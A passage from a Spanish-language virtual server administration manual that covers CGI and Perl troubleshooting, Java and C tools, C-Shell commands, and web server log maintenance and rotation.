El comando precedente ejecutaría el script `env.cgi` en el mismo entorno virtual que existe para el servidor web. Esta acción hace que cada ruta en el script `env.cgi` se ejecute en la modalidad “virtual”.

Nota: Invoque el script ingresando `./` El punto significa “comenzar en el directorio actual”.

Resolución de los errores más comunes

A continuación se describen algunos de los errores comunes que encontrará en el archivo Registro de Errores (junto con las soluciones correspondientes). En cada caso, primero se muestra el error, seguido de un análisis y las posibles soluciones.

Errores de servidor "500"

Si encuentra el enigmático `500 Server Error` cuando ejecuta sus scripts, examine el Registro de Errores del servidor web, que está almacenado en el directorio `~/usr/local/etc/httpd/logs` bajo el nombre `error_log`.

Nota: Como usted puede modificar las configuraciones del servidor virtual para cambiar la ubicación o el nombre del archivo Registro de Errores, asegúrese de ir a la ubicación correcta para poder visualizarlo.

Revisión del Error de Servidor generado en tiempo real

1. Conéctese al Servidor Virtual a través de Telnet o SSH.
2. Desde la línea de comandos, escriba:

```
% cd ~/usr/local/etc/httpd/logs
% tail -f error_log
```

El comando `tail` muestra la última parte del archivo de registro de errores mientras imprime lo que haya anexado al registro de errores. Esto puede verse a través de la ventana de la consola, que le muestra en tiempo real lo que se está escribiendo en el archivo de registro de errores.

Por ejemplo, use el navegador para ejecutar el script CGI nuevamente. Al hacerlo, se mostrará el mensaje de error durante la sesión Telnet.

Error de Script CGI

```
Error: "HTTPd/CGI: falló la ejecución de
INFO_RUTA_CGI, número de error 2"
```

Análisis y solución

La primera línea del CGI script no especificó la ubicación correcta del intérprete. Si usted usa un script Perl, consulte la sección "Problemas comunes con scripts Perl" más adelante, donde encontrará la definición correcta de primera línea del intérprete Perl.

Error de encabezado mal formado

```
Error: "HTTPd: malformed header from script
INFO_RUTA_CGI"
```

Análisis y solución

El script no está imprimiendo una respuesta de encabezado correcto. Cuando se ejecuta, el script CGI devuelve al servidor web un mensaje que se divide en dos partes: encabezado y cuerpo del mensaje. El encabezado le dice al servidor web el "tipo de contenido" de los datos que se enviarán en el cuerpo de la respuesta. El encabezado está separado del cuerpo de la respuesta del script CGI por una sola línea en blanco. Ejemplo de respuesta CGI válida:

```
Content-type: text/html
<html>
<head><title>Title</title></head>
<body bgcolor="white">
Hola, mundo!
</body>
</html>
```

El mensaje de error "encabezado mal formado" indica que el script no devuelve correctamente la porción del encabezado de la respuesta. Algunos errores comunes relacionados con los encabezados son:

- Se cometen errores de tipeo en `Content-type`
- Se da un tipo de contenido no válido (por ejemplo, un tipo válido es `text/html`)
- No se imprime una línea en blanco que separe el encabezado del cuerpo del mensaje de respuesta

Scripts con Perl

Perl (Practical Extraction and Report Language) es un lenguaje de programación interpretada que correlaciona patrones, manipula información y es útil para la automatización de la administración de sistemas. Con el tiempo, ha pasado a ser el lenguaje preferido para la mayor parte de los CGI que se usan en la web.

El Servidor Virtual trae las librerías Perl5 estándares instaladas. Si no las trae o desea reinstalarlas, siga los siguientes pasos:

Instalación de Perl5

1. Conéctese al Servidor Virtual a través de Telnet o SSH y desde la línea de comandos ejecute lo siguiente:

```
% cd
% vinstall perl5
```

2. Después de instalar Perl5, apunte su nueva instalación Perl editando el script CGI.

Perl puede invocarse de dos maneras:

- Directamente desde la línea de comandos

```
% ~/usr/local/bin/perl ./env.cgi
```
- Ejecutando el programa en la primera línea del archivo

Puede invocar Perl ejecutando el programa en la primera línea del archivo con la anotación `#!`. Por ejemplo, si usted está creando un script con Perl, abra un archivo e ingrese `#!/usr/local/bin/perl`. Esta acción informa a la computadora que se trata de un script Perl.

Duplicación del entorno virtual

Recuerde, el mismo problema de confundir el Servidor Virtual con el servidor físico puede aparecer cuando se define una ruta a Perl. Cuando usted ingresa `which perl` desde la línea de comandos, el Perl que se le devuelve es el primer Perl visto en su `.cshrc$path`. Si es Perl4, tal vez esté especificando la ruta al Perl incorrecto `/usr/local/bin/perl4`.

Si quiere ejecutar el script duplicando el entorno virtual, use el comando `virtual`:

```
% virtual ./env.cgi
```

La primera línea en el archivo `env.cgi` es `#!/usr/local/bin/perl`, de modo que para el script se usa el binario Perl5. Perl también puede tomar opciones de la línea de comandos, que pueden servir para depurar los scripts. Estas también pueden incluirse en la primera línea del script. Por ejemplo, lo siguiente hace que Perl verifique la sintaxis del script:

```
#!/usr/local/bin/perl -c
```

Lo siguiente hace que Perl busque en el directorio `/usr/local/lib/perl5` archivos `include`:

```
#!/usr/local/bin/perl -I/usr/local/lib/perl5
```

Lo siguiente hace que Perl imprima distintos tipos de avisos:

```
#!/usr/local/bin/perl -w
```

Nota: Cuando un script no funciona correctamente, las opciones `-w` y `-c` pueden ayudar a depurarlo generando avisos y errores de verificar sintaxis. Además de estas opciones, verifique los archivos de registro de errores del servidor web.

Verificación de los archivos de registro de errores del servidor

1. Conéctese al Servidor Virtual a través de Telnet.
2. Cambie al directorio de registro.
3. Ejecute `Tail` en el registro de errores.

```
% cd ~/www/logs
% tail error_log
```

Problemas más comunes de los scripts Perl y sus soluciones

A continuación se analizan algunos problemas comunes que pueden presentar los scripts Perl en un Servidor Virtual y cuáles son las soluciones posibles.

Problema para transferir el script de Perl modo ASCII

Los scripts Perl, a diferencia de los ejecutables compilados, son simples archivos de texto, los cuales deben transferirse de la computadora local al Servidor Virtual utilizando la modalidad ASCII (no BINARIA). Si no los transfiere en esta modalidad, recibirá Errores de Servidor 500.

Problemas con los scripts de Perl5

El script requiere Perl5, el cual no está instalado en el Servidor Virtual

O:

La ruta a Perl que usa el script es `#!/usr/local/bin/perl4` en lugar de `#!/usr/local/bin/perl`.

Solución

Instalar Perl5.

Instalación de Perl5

Conéctese al Servidor Virtual a través de Telnet o SSH y desde la línea de comandos ejecute los siguientes comandos:

```
% cd
% vinstall perl5
```

Después de instalar Perl5, apunte la nueva instalación Perl editando el script CGI.

Edición del script CGI

1. Desde la línea de comandos, escriba:

```
% cd www/cgi-bin
% pico mi-cgi.cgi
```

2. Cambie la primera línea del script

```
#!/usr/bin/perl
```

por:

```
#!/usr/local/bin/perl
```

El programa Perl se ejecutará con el intérprete Perl5 en lugar de Perl4, ubicado en `~/usr/bin/perl`.

El programa de instalación de Perl ahora instala una copia de Perl5 con un vínculo duro, para ahorrar espacio en el Servidor Virtual (aproximadamente, 10,8 MB).

`vinstall` también puede instalar la copia vinculada de Perl5:

```
% vinstall perl5
```

Especificación de ruta inadecuada del Intérprete Perl

La primera línea de un script Perl indica la ruta del intérprete Perl. En el entorno del Servidor Virtual, la especificación correcta del intérprete Perl5 es `/usr/local/bin/perl`. Si usted bajó un script Perl de una fuente externa, el intérprete Perl comúnmente se define sobre la base del entorno del autor, que puede ser distinto del entorno del Servidor Virtual. Además, si usted subió un script Perl a su Servidor Virtual, asegúrese de que el script incluya la definición de ruta correcta al intérprete Perl5. La ubicación del intérprete Perl4 se especifica como `/usr/local/bin/perl4`, mientras que la ubicación del intérprete Perl5 debe especificarse como `/usr/local/bin/perl`.

Ejemplo de problema con utilitarios

Problemas de funcionamiento con los utilitarios como `sendmail`.

Solución

Como el problema en general tiene que ver con la especificación de la ruta (como la utilización de `/usr/sbin/sendmail` en lugar de `/bin/sendmail`), debe cambiar las rutas del servidor físico por rutas del Servidor Virtual.

Nota: Para asegurarse de que el script está invocando rutas al entorno del Servidor Virtual, consulte la sección anterior, "Servidor Virtual vs. servidor físico", donde encontrará información más detallada.

Ejemplo de problemas con el módulo de script de Perl

No se encuentra un módulo en el script Perl, probablemente debido a una cuestión de especificación de ruta (`usr` o `require` no tienen la ruta especificada al módulo Perl correcto) o el módulo no está incluido en la instalación Perl actual.

Soluciones

Cuando no se encuentra un módulo en el script Perl puede optarse por las siguientes soluciones:

- Poner el módulo en el mismo directorio en que se está ejecutando el script Perl y no especificar ruta hacia él (solamente invocarlo por nombre con `use` o `require` u otra sintaxis).
- Poner el módulo en el directorio donde están guardados los otros módulos, normalmente, `/usr/local/lib/perl5/`.
- Agregar la ruta a los módulos que haya creado o desee usar en el conjunto `@INC`. Para usar esta solución, viaVerio sugiere consultar los libros de O'Reilly sobre Perl.

Instalación de módulos Perl en el servidor virtual

Los utilitarios para instalar los módulos Perl en general suponen que la instalación se hace en el área raíz del sistema de archivos de la máquina, a la cual usted, como usuario del Servidor Virtual, no tiene acceso. Debe instalar los módulos Perl localmente, dentro del sistema de archivos del Servidor Virtual. Las siguientes operaciones se explican en más detalle:

- Instalación de módulos Perl5 localmente
- Cómo hacer que los scripts encuentren los módulos instalados
- Instalación de nuevos módulos que requieren módulos instalados localmente
- Instalación de módulos con `CPAN.pm`

Instalación de módulos Perl5 localmente

Si usted requiere un Módulo Perl5 que no está incluido en las Librerías Estándares Perl 5, tal vez pueda usar el utilitario `vcpan` para instalarlo. Este utilitario es un paquete del comando `perl5 -MCPAN -e shell` que automatiza la bajada e instalación del módulo.

Para lanzar `vcpan` en modalidad interactiva, conéctese al Servidor Virtual a través de Telnet o SSH y escriba:

```
% vcpan
```

Para acceder a la ayuda `vcpan` en línea, escriba:

```
% vcpan -h
```

Nociones de Java

Java es un lenguaje de programación diseñado por Sun Microsystems, que ofrece muchos beneficios al profesional de programación y desarrollo de aplicaciones. Java es un lenguaje compilado en bytes totalmente portable. Puede ejecutar el mismo binario Java (o clase de Java, como se lo denomina más correctamente) sobre una amplia variedad de plataformas de sistemas operativos. En algunas circunstancias, Java es mucho más rápido que los lenguajes interpretados (por ejemplo, TCL, Perl) pero no puede ejecutarse con la misma velocidad que los lenguajes totalmente compilados (C, C++).

Gracias a su portabilidad, Java se adapta perfectamente a la World Wide Web. Con un navegador habilitado para Java, los diseñadores web pueden incorporar pequeñas aplicaciones a su contenido web, que se bajan de Internet con el contexto del documento web y luego se ejecutan en la computadora local. Además, agregan interactividad, animación, multimedia o interfases de base de datos a un sitio para hacerlo más original y divertido.

Programación con Java Virtual Machine

En el corazón del lenguaje de programación Java se encuentra Java Virtual Machine, cuya implementación es un requisito indispensable para ejecutar una clase o pequeña aplicación de Java. Por ejemplo, tanto el Netscape Navigator como el Microsoft Internet Explorer incluyen una implementación de Java Virtual Machine (a la que suele denominarse sistema de tiempo de ejecución Java).

Java Virtual Machine es el motor que ejecuta un programa Java. Cuando se ejecuta un programa Java, las instrucciones no son directamente ejecutadas por el hardware del sistema local, sino que un intérprete del “procesador virtual” revisa las instrucciones paso a paso y lleva a cabo la acción que le indican. Por más abstracto que parezca, brinda cierta protección entre la computadora y el software que se ejecuta en ella. Con Java Virtual Machine, es fácil insertar protecciones para que un programa no se comporte maliciosamente, por ejemplo, borrando archivos del disco o arruinando la memoria.

Uso de Java en el Servidor Virtual

Hay varias herramientas Java actualmente disponibles en el Servidor Virtual. Las herramientas son compatibles con la versión 1.0.2 de la especificación Java, la cual tiene soporte en todos los navegadores habilitados para Java. Las herramientas Java incluidas en el Servidor Virtual son:

- `javac` – Compilador de código byte Java
- `java` - Java Virtual Machine (intérprete) y Compilador JIT

Compilador de código byte Java (`javac`)

`javac` convierte el código fuente Java (archivos `.java`) en archivos `.class` que contienen el código byte para la clase. Ejemplo:

```
% javac Test.java
```

Donde `Test.java` es un archivo de código fuente. El archivo de clase resultante luego puede incorporarse en el contenido Java. Si usted tiene un navegador habilitado para Java, puede verificar el ejemplo de la pequeña aplicación.

Java Virtual Machine (Intérprete) y compilador JIT

Java Virtual Machine es un intérprete para código byte Java. También incluye un generador de código ("just in time" / JIT). JIT es una técnica para acelerar la ejecución de programas interpretados. La idea es que, justo antes de que un método se ejecute por primera vez, el código byte Java para el método, que es independiente de la máquina, se convierta en código de máquina nativo. Este código de máquina nativo luego puede ser ejecutado por la computadora en forma directa, y no a través de un intérprete. El generador de código JIT aumenta sustancialmente la velocidad del código byte interpretado a casi la velocidad del código compilado. Ejemplo:

```
% java Test
```

Con esto se ejecuta el código byte `Test.class` compilado con el compilador de código byte `javac` (vea más arriba).

El tipo de Java Virtual Machine instalado en los servidores es `java_x 1.18.Kaffe 0.84`.

Nociones de lenguajes compilados

Entre los compiladores disponibles se encuentran `gcc`, `cc` y otros. La forma general de compilar un programa escrito en C sería:

```
% gcc -o filename.out filename.c
```

donde `filename.c` es el archivo fuente y `filename.out` es el nombre que usted desea darle al binario. `cc`, `gcc` y `g++` tienen muchas opciones de línea de comandos. Si desea ampliar la información, consulte las páginas **Man**:

```
% man gcc
```

```
% man cc
```

Por último, existen páginas **man** para algunas funciones de librería estándares, como `malloc()`. El ejemplo con `malloc()` resulta especialmente pertinente, dado que esa y otras funciones relacionadas están almacenadas en el archivo de encabezado `stdlib.h` (que usted puede averiguar en las páginas **man**, pero que es difícil de encontrar en otro lado).

Nociones de lenguajes Shell

UNIX es un sistema operativo que permite la interacción en muchas formas distintas, las cuales en general tienen que ver con un shell. Algunos shells que vienen con el Servidor Virtual son:

- **bash** Shell GNU Bourne-Again
- **csh** Un shell (intérprete de comandos) con sintaxis similar a C
- **ksh** Shell Korn de dominio público
- **scotty** Shell TCL que incluye extensiones tnm
- **sh** Intérprete de comandos (shell)
- **tcsh** Shell simple que contiene intérprete TCL
- **tcsh** C-Shell con realización de nombre de archivo y edición de línea de comando
- **zsh** Z-shell

Nota: C-Shell (**csh**) es el shell predeterminado en su Servidor Virtual.

Se puede acceder a información sobre cada uno de estos shells desde una consulta de página **man**:

```
% man csh
```

Usted puede cambiar un shell de ingreso predeterminado del Servidor Virtual usando el comando **chsh**. Al ejecutarse, el comando inicia todo lo que usted haya definido como editor predeterminado y le permite cambiar los siguientes datos:

- Información de base de datos de usuario para Servidores Virtuales
- Shell: **/bin/csh**
- Nombre completo: viaVerio
- Ubicación:
- Teléfono comercial:
- Teléfono particular:

Cambio del shell **/bin/csh** por **/bin/tcsh**

1. Cambie la ruta del shell por **Shell: /bin/tcsh**.
2. Guarde el archivo. El shell entrará en vigencia la próxima vez que se conecte al Servidor Virtual.

C-Shell

Como C-Shell es el estándar del Servidor Virtual, es conveniente saber cómo funciona. Cada lenguaje shell es además un intérprete. Los shells pueden usarse, como Perl u otros lenguajes interpretados, para escribir scripts o para automatizar tareas de administración de sistemas. Por ejemplo, un simple script **csh** sería:

```
#!/bin/csh
echo "Content-type: text/plain"
echo ""
printenv
```

Nota: Si este script se invocara desde la web, el "entorno" del usuario sería provisto al navegador.

C-Shell le permite:

- Conduce la salida de un programa en la entrada de otro programa
- Usar el asterisco ("*") para abreviaturas de nombre de archivo comodín
- Usar las variables shell (como `$HOME`) para personalizar el entorno
- Acceder a comandos anteriores (historia de comandos)
- Crear alias (como el alias `www` en el directorio `$HOME`) en un programa shell

Los archivos de configuración C-Shell se encuentran en el directorio `$HOME`:

- `.cshrc` Se ejecuta cada vez que se genera un nuevo shell (cada vez que se conecta vía Telnet con el Servidor)
- `.history` guarda una lista de comandos ejecutados desde la línea de comandos
- `.login` Después de que se ejecuta el archivo `.cshrc`, se ejecuta `.login`.
- `.logout` Es ejecutado por el shell cuando el usuario se desconecta.

Otros archivos de configuración importantes que se pueden encontrar en el directorio `~/etc/`:

- Archivo de claves
- Archivo sendmail
- Archivo de alias

Información adicional sobre C-Shell

Conéctese al Servidor Virtual a través de Telnet. En la línea de comandos, escriba:

```
% man csh
```

Nota: También puede usar esta técnica para obtener más información sobre otros shells, como `ksh`.

Información adicional sobre los comandos de C-Shell

Conéctese al Servidor a través de Telnet. En la línea de comandos escriba:

```
% man ls
```

Nota: Reemplace `ls` por el comando sobre el cual desea mayor información.

C-Shell (CSH): Comandos y descripciones

Comando	Descripción
#A comment	Un script que tiene el símbolo # como primer carácter se considera un script CSH
#!shell	Se usa para especificar un shell diferente para el script. Reemplace el nombre shell con la ruta al shell (incluyendo Perl) que desee usar para el script.
Null	Devuelve un estado de salida de Cero.
*	Símbolo comodín, va con "cualquier" valor.
@	Asigna un valor de una expresión aritmética al alias variable. Le permite asignar un alias para un comando UNIX.

Si usa DOS, tal vez le convenga realizar alias para comandos DOS que pueda confundirse con comandos UNIX. Guarde los comandos en el archivo **.cshrc**.

Si usted sobrescribe la convención UNIX estándar, invoque el original anteponiendo al comando la barra inclinada, ingresando:

```
% /ls
```

en lugar de:

```
% ls
```

UNIX: Comandos y descripciones

Comando	Descripción
bg	Poner el trabajo actual en segundo plano.
break	Reanudar la ejecución (salir del loop while o foreach)
breaksw	Salir de la sentencia switch
case	Identificar un patrón en una sentencia switch
cd	Cambiar directorio. Cambia al usuario en forma predeterminada al directorio raíz
chdir	Igual que cd
continue	Reanudar la ejecución del loop while o for each
default	Etiquetar el caso predeterminado en una sentencia switch
dirs	Imprimir la pila de directorios
echo	Escribir la cadena suministrada a stdout
end	Finalizar una sentencia foreach o switch
endif	Finalizar una sentencia if
eval	En general se le pasa un argumento a Eval . Resuelve la variable y luego ejecuta el comando resultante.

Comando	Descripción
<code>exec</code>	Ejecutar un comando
<code>exit</code>	Salir de un script shell
<code>fg</code>	Traer el trabajo a primer plano (ver <code>bg</code>)
<code>foreach/end</code>	Ejecutar un loop foreach
<code>glob</code>	Similar a <code>echo</code> , excepto que no se reconocen escapes <code>\</code> . Suele usarse en scripts para hacer que un valor se mantenga igual el resto del script.
<code>goto</code>	Salta a una línea que comienza con la cadena que usted especifica luego del comando <code>goto</code>
<code>hashstat</code>	Presenta las estadísticas que muestran el nivel de éxito de la localización de comandos con la variable <code>path</code>
<code>history</code>	Mostrar una lista de eventos
<code>if</code>	Empezar una sentencia condicional
<code>Jobs-l</code>	Listar todos los trabajos en marcha o parados
<code>kill options id</code>	Terminar el/los ID de proceso o de trabajo especificados
<code>kill (proc id)</code>	Matar el número de ID de proceso dado, comúnmente encontrado a través de un comando <code>ps -auxw</code>

UNIX: Señales y funciones

Nombre	No.	Función
HUP	1	Cortar
INT	2	Interrumpir
QUIT	3	Salir
ABRT	6	Cancelar
KILL	9	Matar (no puede atraparse ni pasarse por alto)
ALRM	14	Reloj despertador
TERM	15	Señal de terminación de software
limit		Mostar límites establecidos sobre un proceso o todos los límites si no se proporcionaron argumentos
login		Reemplazar el shell de ingreso de los usuarios por <code>/bin/login</code>
logout		Terminar shell
nice		Cambiar prioridad de ejecución por un comando especificado
nohup		Evita que el "comando" termine antes de que se cierre la línea de terminal
Notify		Informa inmediatamente cuando se termina un trabajo en segundo plano
onintr		"On Interrupt" maneja las interrupciones en scripts
popd		Sacar un valor de la pila
pushd		Poner un valor en la pila
rehash		Recalcular la tabla hash para la variable <code>PATH</code> (cuando se crea un comando nuevo, hay que ejecutar <code>rehash</code> para que la tabla encuentre el comando)
Repeat		Ejecutar un comando la cantidad de veces especificada
Set		Fijar un valor para una variable
Setenv		Asignar un valor a un nombre de variable de entorno
shift		Rota las variables de lista de palabras. Por ejemplo, <code>name [2]</code> se convierte en <code>name [1]</code> . Úselo para obtener valores de una lista de palabras en un script.
source		Leer y ejecutar comandos en un script <code>CSH</code> . Por ejemplo, si agrega o modifica su archivo <code>.cshrc</code> puede hacer un <code>source .cshrc</code> .
stop		Detener la ejecución de un trabajo en el fondo.

Nombre	No.	Función
suspend		Suspender el trabajo actual en el frente (<ctrl>-z)
switch		Configurar un argumento donde lo que se ejecuta depende del valor de la variable que se está correlacionando. Se usa junto con la variable case .
time		Ejecutar un comando para mostrar cuánto tiempo usa. Úselo en un script shell para saber cuánto tardó en ejecutarse.
umask		Mostrar o establecer la máscara de creación de archivos.
unalias		Quitar un alias de la lista de alias
unhash		Eliminar la tabla hash interna (y en cambio usar la ruta para la variable PATH)
unlimit		Eliminar los límites de asignación en el recurso
unset		Eliminar una o más variables (según lo fija el comando set)
unsetenv		Eliminar una variable de entorno
wait		No ejecutar hasta que todos los trabajos del fondo hayan terminado
while/end		While loop (mientras)

Información Adicional

Si desea información adicional sobre los temas tratados en este capítulo, consulte las siguientes páginas en el sitio web de viaVerio.

Instalación de módulos Perl

<http://www.viaverio.com/support/addonhelp/proglang/perl5/modules.html>

Capítulo 8:

Mantenimiento del Servidor Virtual

El administrador del Servidor Virtual es responsable de las tareas de mantenimiento diario del servidor. Estas responsabilidades pueden variar según los programas que se ejecuten en el servidor.

Este capítulo cubre los siguientes temas:

- Mantenimiento de los registros del servidor
- Administración con `cron`
- Administración de la capacidad
- Administración de la carga del servidor virtual
- Administración de los usuarios
- Copias de resguardo (Backups)
- Resolución rápida de problemas
- Información adicional

Mantenimiento de los registros del servidor

El Servidor Virtual tiene tres tipos de archivos de registro: correo electrónico, FTP y web. Estos registros contienen datos para diagnóstico, útiles e información valiosa sobre las personas que visitan su sitio web. Sin embargo, pese a su gran utilidad, los registros pueden causar problemas si no se mantienen adecuadamente.

Mantenimiento del registro de correo electrónico y FTP

El archivo de registro para correo electrónico, FTP y ingresos es `~/var/log/messages`. Este archivo de registro se usa principalmente como herramienta de resolución rápida para diagnosticar problemas de correo electrónico. Cada vez que un mensaje pasa por el servidor SMTP virtual, `sendmail` registra la transacción. También quedan registradas las transacciones cada vez que un usuario verifica su casilla de correo a través del servidor POP o IMAP. Sin embargo, si usted se conecta al Servidor Virtual usando Telnet o SSH, estas sesiones no quedan registradas en `var/log/messages`.

El archivo `~/var/log/messages` contiene entradas de registro de diversos programas. Cada entrada, una por línea, contiene lo siguiente:

- Fecha (registra la fecha y la hora de la entrada de registro).
- El nombre del programa que lo originó.
- El texto de la entrada de registro.

Visualización del archivo `~/var/log/messages`

Desde la línea de comandos del Servidor Virtual, escriba:

```
% tail -f ~/var/log/messages
```

El comando `tail` imprime las últimas diez líneas del archivo nombrado. La opción `-f` le permite "seguir" el archivo a medida que crece. Salga con `<ctrl>-c`.

Como el archivo `~/usr/log/messages` tiende a hacerse demasiado grande con el tiempo, es necesario resetearlo periódicamente.

Reseteo del archivo `~/var/log/messages`

Desde la línea de comandos del Servidor Virtual, escriba:

```
% cat /dev/null > ~/var/log/messages
```

Esta acción elimina todos los archivos del registro.

Nota: Antes de resetear el archivo, prepare copias para archivar, si fuera necesario. Una opción es archivar los archivos con `tar` o `zip` y luego copiarlos del servidor a la computadora local usando FTP.

Otra opción es usar el comando `vnukeLog -r`. Sin embargo, este comando, además del archivo de mensajes, resetea los archivos de registro del servidor web. El comando `vnukeLog` se explica en más detalle más adelante en este capítulo.

Mantenimiento de los registros web

Una parte importante de su negocio probablemente dependa de la información detallada que usted pueda obtener acerca del tráfico en su sitio web. En el servicio web del Servidor Virtual es fácil acceder a esa información estadística. Esta sección cubre los siguientes temas relativos al mantenimiento de los registros web del Servidor Virtual:

- Formato de registro del servidor web
- Análisis de archivos de registro
- Rotación y limpieza de archivos de registro

Formato de registro del servidor web

El servicio web del Servidor Virtual registra todo el tráfico en el sitio web en archivos de registro ubicados en el directorio `~/www/logs`. El Servidor Virtual está preconfigurado para utilizar el formato de registro combinado. Toda la información se registra en los dos archivos de registro siguientes:

```
access_log (registra toda la información de acceso, agentes y referencias)
error_log
```

En estos archivos se registra el volumen de actividad de cada página en el sitio web, el tipo de navegador usado para acceder a cada una, los errores que los usuarios recibieron cuando intentaron bajar páginas del sitio y desde dónde se refirió o derivó a los usuarios para acceder a las páginas de su sitio.

Como alternativa, usted puede configurar el Servidor Virtual para que la actividad de registro se realice en el formato de registro común, modificando el archivo de configuración del servidor web (`~/www/conf/httpd.conf`). En el formato de registro común, toda la información se registra en cuatro archivos:

```
access_log
agent_log
referrer_log
error_log
```

El formato de registro y demás actividad de registro se basa en las directivas que usted define en el archivo de configuración `httpd.conf`. Las definiciones de directivas predeterminadas deberían ser apropiadas para la mayoría de los casos. Sin embargo, puede modificarlas si necesita definir formatos de archivos de registro (o desactivar la función de registro). Consulte el Capítulo 6, "Configuración avanzada del servidor web", para ver un análisis pormenorizado de las directivas de registro.

Recuerde que cuando se configura el Servidor Virtual, las preferencias de registro predeterminadas se fijan en el formato de registro combinado:

Tipo de archivo de registro	Nombre de archivo de registro
ErrorLog	error_log
TransferLog	access_log
AgentLog	access_log
ReferrerLog	access_log

Utilización del registro de errores

Las entradas se anexan al registro de error cuando el servidor encuentra un error mientras intenta recuperar un recurso solicitado. Use el archivo de registro de errores como herramienta de diagnóstico. Bájelo periódicamente y fíjese qué contiene, para descubrir vínculos rotos en su sitio o vínculos externos en otro sitio.

Visualización de las últimas entradas en el archivo `error_log`

1. Conéctese al Servidor Virtual a través de Telnet o SSH.
2. Posiciónese en `www/logs` como directorio de trabajo actual, ingresando:

```
% cd ~/www/logs/
```

3. Desde el directorio `logs`, escriba:

```
% tail -f error_log
```

Nota: El comando `tail` imprime las últimas diez líneas del archivo nombrado. La opción `-f` le permite "seguir" el archivo a medida que crece. Salga con `<ctrl>-c`.

Puede controlar el nivel de detalle del archivo de registro de errores con la directiva `LogLevel` del archivo `httpd.conf`.

Prueba del registro de errores

Con el navegador, abra la siguiente URL:

http://www.su_empresa.com/un-archivo.html

Suponiendo que el archivo `un-archivo.html` no existe, se agregará una nueva entrada al archivo de registro de errores, del estilo de:

```
[date and time] access to
/usr/local/etc/httpd/htdocs/bogus-filename.html failed
for some.remote.host, reason: File does not exist
```

Utilización del registro de accesos

Si el archivo de registro no está vacío, el comando `tail` muestra un eco de las últimas entradas en el archivo de registro de accesos. Cada línea de entrada representa una solicitud de recurso hecha al servicio web virtual.

Visualización de las últimas entradas en el archivo de registro de accesos

1. Conéctese con el Servidor Virtual a través de Telnet o SSH.
2. Posiciónese en el directorio `www/logs` como su directorio de trabajo actual ingresando:

```
% cd ~/www/logs/
```

3. Desde el directorio `logs`, escriba:

```
% tail -f access_log
```

Prueba del registro de acceso

Use el navegador para acceder a la página de índice principal del Servidor Virtual. Al acceder a la página con el navegador, las nuevas entradas de registro se anexan al archivo de registro, y se muestran de la siguiente manera:

```
some.IP.address - user - [access date and time]
"request" status bytes_sent file_sent referrer agent
```

Nota: Puede salir del comando `tail` con "`<ctrl>-c`" en cualquier momento.

Formato de registro de accesos

Cada entrada en el registro de accesos está formada por seis partes específicas. Considere el siguiente ejemplo:

```
Algún.host.remoto - usuario - [19/Aug/1998:13:48:56 -
0600] "GET /index.html HTTP/1.0" 200 4817
"http://www.yahoo.com" "Mozilla/4.75 [en] (Windows NT
5.0; U) "
```

En este ejemplo, el 19 de agosto de 1998 a la 1:48:56 de la tarde un host remoto "algún.host.remoto" solicitó la URL "index.html" usando un navegador compatible con http/1.0. El servidor encontró el recurso solicitado (código de estado 200) y lo devolvió al cliente. El documento tenía una longitud de 4817 bytes. La solicitud vino de un vínculo en una página de inicio de Yahoo (el sitio que la refirió o derivó) y el navegador del usuario era Netscape Navigator v4.75 ("Mozilla" es el nombre con el que se identifica Netscape en los servidores web).

La tabla explica el ejemplo en más detalle:

Parte del registro de accesos	Ejemplo de entrada	Descripción
Nombre de host	Alguna.dirección.IP	Representa la dirección IP del host remoto que solicitó el recurso.
ID de usuario	Usuario	Indica el ID de usuario que se requirió para acceder al recurso solicitado. Si el recurso que se solicitó no requiere autenticación del usuario, este campo de datos se deja en blanco.
Sello de fecha	[19/Aug/1998:13:48:56 - 0600]	[Encerrada entre corchetes], la entrada de registro informa fecha y hora (incluyendo segundos)
Solicitud de recurso	"GET /index.html HTTP/1.0"	La solicitud de recurso está formada por tres campos de datos: 1) el método de la solicitud (GET, POST, etc.), 2) la URL local del recurso solicitado, 3) la versión http usada por el cliente (que en la mayoría de los casos es http/1.0).
Código de estado numérico que representa la respuesta del servidor a la solicitud	200	Los códigos de estado http van del 200 al 599. Los valores entre 200 y 299 indican respuestas exitosas. Los valores entre 300 y 399 indican redirección (el recurso en la URL solicitada fue redirigido a otra ubicación). Los valores de 400 o más indican que la solicitud encontró un error.
Tamaño exacto (en bytes) del recurso solicitado	4817	

Parte del registro de accesos	Ejemplo de entrada	Descripción
Sitio que hizo la referencia o derivación	"http://www.yahoo.com"	Un registro del documento desde donde se solicitó el recurso (por ejemplo, si el usuario viene de un sitio de Yahoo, esa información queda registrada).
Agente	"Mozilla/4.75 [en] (Windows NT 5.0; U)"	El log de agente es simplemente una lista de los navegadores (o arañas) que acceden al sitio web. Cada vez que el sitio recibe una solicitud, queda registrado el tipo de navegador que la hizo.

Análisis de archivos de registro

La cantidad de datos reales registrados en los archivos de registro del servidor web es impresionante, incluso en los sitios con relativamente poco tráfico. Para entender los datos, se necesita un programa de análisis de archivo de registro que procese, analice y genere informes. Afortunadamente, hay muchos programas disponibles para eso.

WebTrends

WebTrends™ (<http://www.webtrends.com>) es un software de análisis de registro de servidor web que produce informes gráficos sobre el tráfico en el sitio. WebTrends resulta fácil de usar por su interfase amigable. Configure WebTrends para bajar los archivos de registro web del Servidor Virtual a su computadora y luego cree la cantidad de informes estadísticos profesionales que desee. Los informes generados pueden ser almacenados localmente en su computadora o subidos automáticamente de vuelta al Servidor Virtual.

Otros programas de análisis de registros

Hay otros programas de análisis que pueden instalarse directamente en el Servidor Virtual. La mayoría analiza los archivos de registro instalados en el servidor web y luego genera informes HTML, de texto o correo electrónico acerca del tráfico del servidor web. Hemos puesto varias de estas herramientas a su disposición, incluso `http-analyze`, `analog` y The Webalizer.

Estos paquetes de software son un poco más difíciles de usar porque deben ejecutarse desde la línea de comandos, pero su instalación es simple y gratuita. Si desea ampliar la información sobre los paquetes de software de análisis, consulte el sitio web de viaVerio.

Nota: Algunos programas de análisis de registros requieren un formato de registro específico (combinado o común). Asegúrese de que el formato de registro configurado en su Servidor Virtual sea el que corresponde al programa de análisis que usted seleccione.

Rotación y limpieza de archivos de registro

Los registros pueden crecer rápidamente y deben ser rotados. Después de ejecutar el programa de estado que usted elija, limpie los registros. El comando para limpiarlos es `vnukelog`. Este comando sirve para limpiar el archivo `~/usr/log/messages`, así como los archivos de registro del Servidor Virtual y del subhost virtual.

Utilice el indicador `-h` para ver todas las opciones `vnukelog`:

```
% vnukelog -i
Usage: vnukelog [-h] [-i] [-r]
-h    display this message
-i    enter interactive mode
-r    nuke root server logs only
```

Use el comando `vnukelog` sin ningún indicador para limpiar el archivo `~/usr/log/messages` y todos los archivos de registro del Servidor Virtual y del subhost virtual:

```
